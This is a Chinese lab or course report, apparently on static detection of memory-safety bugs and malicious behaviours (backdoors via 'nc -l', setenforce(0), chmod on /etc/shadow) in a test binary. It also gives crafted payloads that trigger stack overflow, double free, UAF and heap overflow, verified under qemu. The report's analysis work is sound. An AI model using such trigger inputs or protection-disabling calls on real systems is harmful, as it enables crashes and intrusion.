在分析释放操作时，算法会检查每次调用 `free()` 的目标指针是否在之前的内存分配记录中存在匹配项。若发现某个指针已被标记为“已释放”，则判定为潜在的双重释放漏洞，并记录该漏洞的详细信息（包括分配位置、首次释放位置、重复释放位置）。为了提高准确性，算法还会结合指针的传播路径分析：例如，若指针在释放后被重新赋值（如通过其他函数返回或全局变量修改），则可能排除误报。

此外，算法会特别关注指针在跨函数传递过程中的状态变化。例如，若指针从函数 A 返回后，在函数 B 中被释放，随后又在函数 C 中再次释放，则需要追溯指针的完整传递链以确认是否为同一内存块。这一过程可能涉及跨基本块的指令跳转分析，以及调用图的遍历，以确保指针的生命周期被完整覆盖。

最后，算法会对检测到的所有潜在双重释放漏洞进行汇总。

流程图如下。




图 2-9 双重释放检测流程

2.2.3 释放后重用识别算法

释放后重用（Use-After-Free, UAF）是一种常见的内存安全漏洞，指程序在释放动态分配的内存后，未将该内存的指针置为无效（如未赋值为 NULL），后续代码继续通过该指针访问或操作已释放的内存区域。这种漏洞可能导致严重的安全后果：

- 程序崩溃：访问已释放内存可能触发段错误（Segmentation Fault），导致服务中断。
- 任意代码执行：攻击者可通过精心构造的内存布局，在释放后重用阶段篡改关键数据（如函数指针、虚表指针），劫持程序控制流。
- 数据泄露：残留的内存可能包含敏感信息（如密码、密钥），攻击者可利用 UAF 漏洞读取这些数据。

UAF 漏洞的典型成因包括：

- 逻辑错误：释放指针后未及时置空，后续代码误用该指针。
- 多线程竞争：一个线程释放内存后，另一线程仍在访问该指针（需结合竞态条件分析）。
- 错误的对象生命周期管理：如 C++ 中基类析构函数未声明为虚函数，导致派生类对象释放后通过基类指针访问成员函数。

该算法与 2.2.2 双重释放的算法比较相似，这里不再重新描述整个过程，重点说明它们二者的区别。

首先，它们的检测目标与漏洞成因不同。双重释放聚焦于同一内存块被连续释放多次，而释放后重用关注的是内存释放后指针仍被访问。

在指针状态追踪上，双重释放不关注释放后的指针访问操作，只关注指针本身的释放状态以及释放行为。而释放后重用重点检测释放后是否仍被访问，若指针已标记为“已释放”，但后续仍有解引用或传参操作，则推断其可能为 UAF 漏洞。

在漏洞触发条件上，双重释放需满足同一指针先后两次调用 `free` 且两次释放之间无其他操作重置指针。而释放后重用需满足指针指向的内存被释放，释放后指针未被置为 `NULL` 或重新赋值且程序后续通过该指针解引用或传递数据。

2.2.4 堆溢出识别算法

堆溢出（Heap Overflow）是一种动态内存管理相关的安全漏洞，指程序向堆上分配的缓冲区写入超过其预定大小的数据，导致数据越界覆盖相邻堆块的结构或内容。与栈溢出不同，堆溢出的影响范围更复杂，可能引发以下严重后果：

- 堆元数据破坏：堆管理器通过元数据维护内存分配状态，溢出可能篡改这些元数据，导致堆管理器错误分配或释放内存。
- 任意代码执行：攻击者可通过精心构造的溢出数据覆盖关键指针（如函数指针、虚表指针），劫持程序控制流。
- 信息泄露：溢出可能破坏堆块边界，导致相邻堆块的数据（如敏感信息）被读取或泄露。
- 程序崩溃：直接触发段错误（Segmentation Fault）或未定义行为，导致服务中断。

堆溢出的常见成因包括：

- 使用不安全的字符串/内存操作函数（如 `strcpy`、`memcpy`）向堆缓冲区写入数据时未检查长度。

- 动态计算缓冲区大小时出现逻辑错误（如整数溢出导致分配过小缓冲区）。
- 多线程环境下未正确同步对堆缓冲区的访问，导致并发写入越界。

该算法的核心思路是结合内存分配与危险操作的上下文关联，识别潜在的溢出点。

首先，算法会遍历目标程序的所有函数，借助 IDA 的指令解析能力，识别动态内存分配函数（如 `malloc`、`calloc`、`realloc`）的调用点。对于每次内存分配操作，算法会记录其返回的指针值（或寄存器/栈位置）以及分配的大小（若可从参数推断）。同时，为每个分配的指针维护一个上下文记录，包括分配位置、分配大小、以及后续操作的追踪标记。

在分析危险操作时，算法重点关注不安全的字符串/内存操作函数（如 `memcpy`、`strcpy`、`sprintf` 等），这些函数可能因未检查长度导致数据越界。对于每次调用此类函数，算法会检查其目标指针是否关联到之前记录的堆分配指针。若目标指针是堆分配指针，且函数参数未明确受控，则判定为潜在的堆溢出风险。

为了提高准确性，算法会结合指针的传播路径分析。例如，若堆分配指针在传递过程中被赋值给其他变量（如通过函数返回值或全局变量），算法需追踪该指针的所有别名（Alias），确保所有可能的访问路径均被覆盖。此外，算法会特别关注跨函数传递的指针状态：例如，若堆分配指针从函数 A 返回后，在函数 B 中被 `memcpy` 操作，需追溯指针的完整传递链以确认是否可能越界。

最后，算法会对检测到的所有潜在堆溢出漏洞进行汇总。

流程图如下。




图 2-10 堆溢出检测流程

2.2.5 系统文件删除与修改识别算法

系统文件删除与修改是恶意代码的常见行为，攻击者通过破坏或篡改关键系统文件（如 `/etc/passwd`、`/etc/shadow` 等）实现持久化攻击、权限提升或数据窃取。

该算法通过追踪高风险系统文件的访问行为（如删除、写入操作），结合上下文分析判断是否为恶意操作。其核心逻辑可分为三个阶段：文件访问识别、操作类型判定和上下文风险分析。

首先遍历目标程序的所有函数，借助 IDA 的指令解析能力，识别与文件操作相关的函数调用（如 `remove()`、`write()`、`fopen()` 等）。对于每次文件操作调用，提取其目标文件路径。这里会维护一个预定义的高风险文件列表，将文件操作的目标路径与列表中的条目进行匹配。若目标文件属于高风险列表，则标记该操作为“潜在恶意行为”，进入下一步分析。

若调用的函数为 `remove()` 或 `unlink()`，则直接判定为恶意行为；若调用的函数为 `write()`、`fopen()`（模式为 `w` 或 `a`）等，则进一步分析写入内容是否可能破坏文件原有结构（如注入恶意账户信息）。若无法直接判定内容安全性，则保守标记为“可疑修改”。

简化流程图如下。




图 2-11 系统文件删除与修改识别流程

2.2.6 开启后门识别算法

开启后门是恶意代码的典型行为，指攻击者在目标系统中植入隐蔽的通信渠道或权限提升机制，以便长期控制或访问系统。

该算法基于静态分析技术，通过追踪高风险函数调用（如网络操作、命令执行）及其上下文，检测潜在的后门植入行为。

算法遍历目标程序的所有函数，借助 IDA 解析指令，识别与后门相关的危险函数调用。对于每次调用，提取其参数和调用位置。若是网络操作类函数，检查是否绑定到高危端口，或是在非服务类程序中创建监听套接字；若是命令执行类函数，检查命令字符串是否包含敏感操作（如下载脚本、修改系统配置）。若命令字符串为常量（如 `"nc -l"`），则直接标记为高风险；若为动态拼接（如通过用户输入构造），则标记为可疑。

简化流程图如下。




图 2-12 开启后门识别流程

2.2.7 创建僵尸子进程识别算法

创建僵尸子进程（Zombie Process）是恶意代码隐蔽行为的常见手段，指父进程未正确回收已终止子进程的资源，导致子进程残留进程表项。

该算法通过追踪进程创建函数及其后续的子进程回收行为，检测是否存在未回收子进程的潜在僵尸进程风险。

首先，算法遍历目标程序的所有函数，识别进程创建函数调用（如 `fork()`）。对于每次调用，记录其返回值及调用位置。然后分析父进程是否在 `fork()` 后调用了 `wait()` 或 `waitpid()`，且参数是否匹配子进程 PID。若未调用或参数不匹配，则标记为“潜在僵尸风险”。这里如果父进程通过其他方式（如信号处理函数）间接回收子进程，需结合控制流分析是否覆盖所有分支路径。最后，结合进程创建的上下文进一步判定，若程序频繁调用 `fork()` 但极少调用 `wait()`，则高度疑似僵尸进程风险。

简化流程图如下。




图 2-13 创建僵尸子进程识别流程

2.2.8 禁用系统保护识别算法

禁用系统保护通常旨在降低系统防御能力，为后续攻击创造条件。算法基于静态分析技术，通过识别与系统保护机制相关的敏感函数调用及其参数，判断是否存在禁用保护的意图。

首先，算法会遍历目标程序的所有函数，识别与系统保护相关的敏感函数调用（如 `setenforce`、`chmod`、`sysctl` 等）。这些函数可能被用于修改安全策略、调整权限或关闭防护机制。对于每次调用，算法会提取其参数和调用位置。

接着，算法会分析函数调用的参数是否涉及禁用安全保护的关键操作。例如，调用 `setenforce(0)` 可能试图关闭 SELinux 的强制模式，调用 `chmod(0666, "/etc/shadow")` 可能试图放宽关键文件的访问权限。这里维护了一个预定义的危险操作列表，将检测到的函数调用与列表中的条目进行匹配，判断是否存在明确的禁用保护行为。

最后，算法会结合上下文进一步分析调用的意图。例如，若禁用保护的操作发生在程序初始化阶段，或与其它恶意行为（如文件篡改、网络连接）相关联，则判定为高风险恶意行为；若调用出现在合法配置场景（如系统管理工具），则可能标记为低风险或可疑行为。最终，算

法将所有检测到的可疑行为记录到全局列表，并在 IDA 中注释关键位置，供人工复核。

简化流程图如下。




图 2-14 禁用系统保护识别流程

2.3 软件行为触发条件分析与验证

2.3.1 漏洞 1 与漏洞 2 触发条件

2.3.1.1 条件描述

```

char dest[24];
if ( *(char *)(a1 + 50) + *(char *)(a1 + 70) <= 19 )
    strncpy(dest, (const char *)(a1 + 20), *(char *)(a1 + 50) + *(char *)(a1 + 70));
  
```

结合 2.1.1 对 main 函数的分析，首先，输入字符串要包含“youarethebest”且需要满足 main 函数中的分支进入条件，进入 Vul_func12 函数需要不满足前面的所有分支条件且偏移量 78 的字节(v10)的值必须大于偏移量 79 的字节(v11)的值。

这里还需要满足*(char *)(a1 + 50)与*(char *)(a1 + 70)的和为负数，即可触发整数溢出和栈

溢出。

这里还需要注意的是，输入字符串长度不能超过 99，后续的漏洞与恶意代码触发同样要满足这个条件。

2.3.1.2 分析过程和依据

main 函数相关分析参照 2.1.1，进入 Vul_func12 函数后，当*(char*)(a1 + 50)与*(char*)(a1 + 70)的和为负数时，可以顺利通过 if 语句检查。

而在 strncpy 函数中，第三个参数（即长度参数）为无符号整数，因此原本的负值会被转换成一个非常大的正值，从而触发整数溢出。同时，由于 dest 的大小仅为 24，所以也会触发栈溢出。

2.3.1.3 验证过程

构造 payload = "youarethebest" + "a" * 37 + "\xff" + "a" * 19 + "\xff" + "a" * 7 + "ta"

先在一个终端执行下面的指令：

```
qemu-i386 -strace -d in_asm -D trace.log cs-test.2
```

然后通过脚本连接到服务器并输入 payload，成功触发漏洞，结果如下图所示。




图 2-15 触发漏洞 1 与 2

从日志信息中可以看出，程序执行了批量内存写入后，触发了段错误。而触发时的地址 si_addr 是一个典型的低地址，可以推断出栈溢出后覆盖了返回地址，导致 CPU 跳转到无效地址。

```

21634 -----
21635 IN:
21636 0x3f632e06: xor    $0x1,%edx
21637 0x3f632e09: jne    0x3f632e0d
21638
21639 -----
21640 IN:
21641 0x3f632e0b: stos   %al,%es:(%edi)
21642 0x3f632e0c: dec    %ecx
21643 0x3f632e0d: mov    %ecx,%edx
21644 0x3f632e0f: shr    $0x2,%ecx
21645 0x3f632e12: and    $0x3,%edx
21646 0x3f632e15: imul   $0x1010101,%eax,%eax
21647 0x3f632e1b: rep stos %eax,%es:(%edi)
21648
21649 -----
21650 IN:
21651 0x3f632e1b: rep stos %eax,%es:(%edi)
21652
21653 --- SIGSEGV {si_signo=SIGSEGV, si_code=2, si_addr=0x40000000} ---

```

图 2-16 日志信息

2.3.2 漏洞 3 触发条件

2.3.2.1 条件描述

```

if ( *(char *)(a1 + 50) + *(char *)(a1 + 70) <= 19 )
    strncpy(dest, (const char *)(a1 + 20), *(char *)(a1 + 50) + *(char *)(a1 + 70));
result = *(unsigned __int8 *)(a1 + 23);
if ( (_BYTE)result == 37 )
    return Vul_func345(dest);

```

分支进入条件不再赘述,进入 Vul_func12 函数后,需要满足第一个 if 条件,正常调用 strncpy 函数,还需要满足 result=37 即*(unsigned __int8 *)(a1 + 23)=37, 进入 Vul_func345 函数。

```

if ( *(char *)(a1 + 9) <= 58 )
    free(ptr);
if ( *(char *)(a1 + 10) > 50 )
{
    free(ptr);
    ptr = 0;
}

```

在 Vul_func345 函数中,满足这两个 if 条件语句,即偏移量 29 的值不大于 58,偏移量 30 的值大于 50,即可触发双重释放。

2.3.2.2 分析过程和依据

首先,漏洞触发对传入 Vul_func345 函数的 dest 有要求,因此 Vul_func12 函数中的 strncpy 函数必须触发,要求 $*(char*)(a1 + 50) + *(char*)(a1 + 70)$ 小于等于 19。然后为了进入 Vul_func345 函数,要求 result 的值(即偏移量为 23 的值)等于 37。

dest 从偏移量 20 的位置开始,复制了不超过 19 个字节。进入 Vul_func345 函数后,满足第 10 个字节小于等于 58 且第 11 个字节大于 50 即可触发双重释放,对应偏移量为 29 和 30。

2.3.2.3 验证过程

构造 payload = "youarethebest" + "a" * 7 + "a" * 3 + "\x25" + "a" * 5 + "\x3a" + "\x33" + "a" * 19 + "\x05" + "a" * 19 + "\x06" + "a" * 7 + "ta"

先在一个终端执行下面的指令:

```
qemu-i386 -strace -d in_asm -D trace.log cs-test.2
```

然后通过脚本连接到服务器并输入 payload,成功触发漏洞,结果如下图所示,可以直接看到输出信息中有 double free。




图 2-17 触发漏洞 3

2.3.3 漏洞 4 触发条件

2.3.3.1 条件描述

```
if ( *(char*)(a1 + 9) <= 58 )  
    free(ptr);  
if ( *(char*)(a1 + 10) > 50 )  
{  
    free(ptr);
```

```
ptr = 0;
}
for ( i = 0; ; ++i )
{
    result = *(char *)(a1 + 9);
    if ( i >= result )
        break;
    *((_BYTE *)ptr + i) = *((_BYTE *)i + 1 + a1);
}
```

分支进入条件以及 Vul_func12 函数中需要满足的条件不再赘述, 进入 Vul_func345 函数后, 需要满足第一个 if 语句的条件且不能满足第二个 if 语句的条件, 即偏移为 29 的值小于等于 58 且偏移为 30 的值小于等于 50。进入 for 循环中, 需要满足 result 的值 (即偏移为 29 的值) 大于等于 0, 确保 ptr 至少会被使用一次, 从而触发 UAF。

2.3.3.2 分析过程和依据

满足第一个 if 语句后, ptr 会变为悬垂指针, 然后为了避免先触发双重释放, 不能满足第二个 if 语句。

进入 for 循环后, 为了确保 ptr 被使用, 需要 result 的值大于等于 i 的最小情况 (即为 0), 从而触发 UAF。

这里需要注意的是, 一定是满足第一个 if 语句且不满足第二个, 而不能反过来, 不然指针被赋值为 0, 后面触发的就是空指针解引用而不是 UAF。

2.3.3.3 验证过程

构造 payload = "youarethebest" + "a" * 7 + "a" * 3 + "\x25" + "a" * 5 + "\x3a" + "\x32" + "a" * 19 + "\x05" + "a" * 19 + "\x06" + "a" * 7 + "ta"

先在一个终端执行下面的指令:

```
qemu-i386 -strace -d in_asm -D trace.log cs-test.2
```

然后通过脚本连接到服务器并输入 payload, 成功触发漏洞, 结果如下图所示。




图 2-18 触发漏洞 4

从测试结果图中并不能明显看出漏洞触发，UAF 不同于双重释放，会直接触发内存管理器的防御机制。它的后果取决于内存被释放后的状态。如果内存未被重用，则残留数据仍有效果，看上去是在正常执行；如果内存被其他对象复用，则数据会被损坏；如果访问的地址被返还给系统，则会出现崩溃。

2.3.4 漏洞 5 触发条件

2.3.4.1 条件描述

```
ptr = malloc(0xAu);
if ( *(char *)(a1 + 9) <= 58 )
    free(ptr);
if ( *(char *)(a1 + 10) > 50 )
{
    free(ptr);
    ptr = 0;
}
for ( i = 0; ; ++i )
{
    result = *(char *)(a1 + 9);
    if ( i >= result )
        break;
    *((_BYTE *)ptr + i) = *((_BYTE *)(i + 1 + a1));
}
```

```
}
```

分支进入条件以及 Vul_func12 函数中需要满足的条件不再赘述,进入 Vul_func345 函数后,不能满足前两个 if 语句的条件,即偏移量 29 的值大于 58 且偏移量 30 的值小于等于 50。

进入 for 循环后, result 的值(即偏移量 29 的值)不小于 ptr 的大小即可。ptr 的大小为 10,那么偏移量 29 的值需要大于等于 10,当 i 的值达到 10 时,就会触发堆溢出。

2.3.4.2 分析过程和依据

首先,为了确保堆溢出前不触发其他漏洞,如双重释放、UAF 等,不要触发前两个释放语句。进入 for 循环后,为了对超过 ptr 范围(10)的地址进行写入,需要 i 至少能够达到 10,也就是 result 的值(即偏移量 29 的值)至少为 10。

2.3.4.3 验证过程

构造 payload = "youarethebest" + "a" * 7 + "a" * 3 + "\x25" + "a" * 5 + "\x3b" + "\x32" + "a" * 19 + "\x05" + "a" * 19 + "\x06" + "a" * 7 + "ta"

先在一个终端执行下面的指令:

```
qemu-i386 -strace -d in_asm -D trace.log cs-test.2
```

然后通过脚本连接到服务器并输入 payload,成功触发漏洞,结果如下图所示。




图 2-19 触发漏洞 5

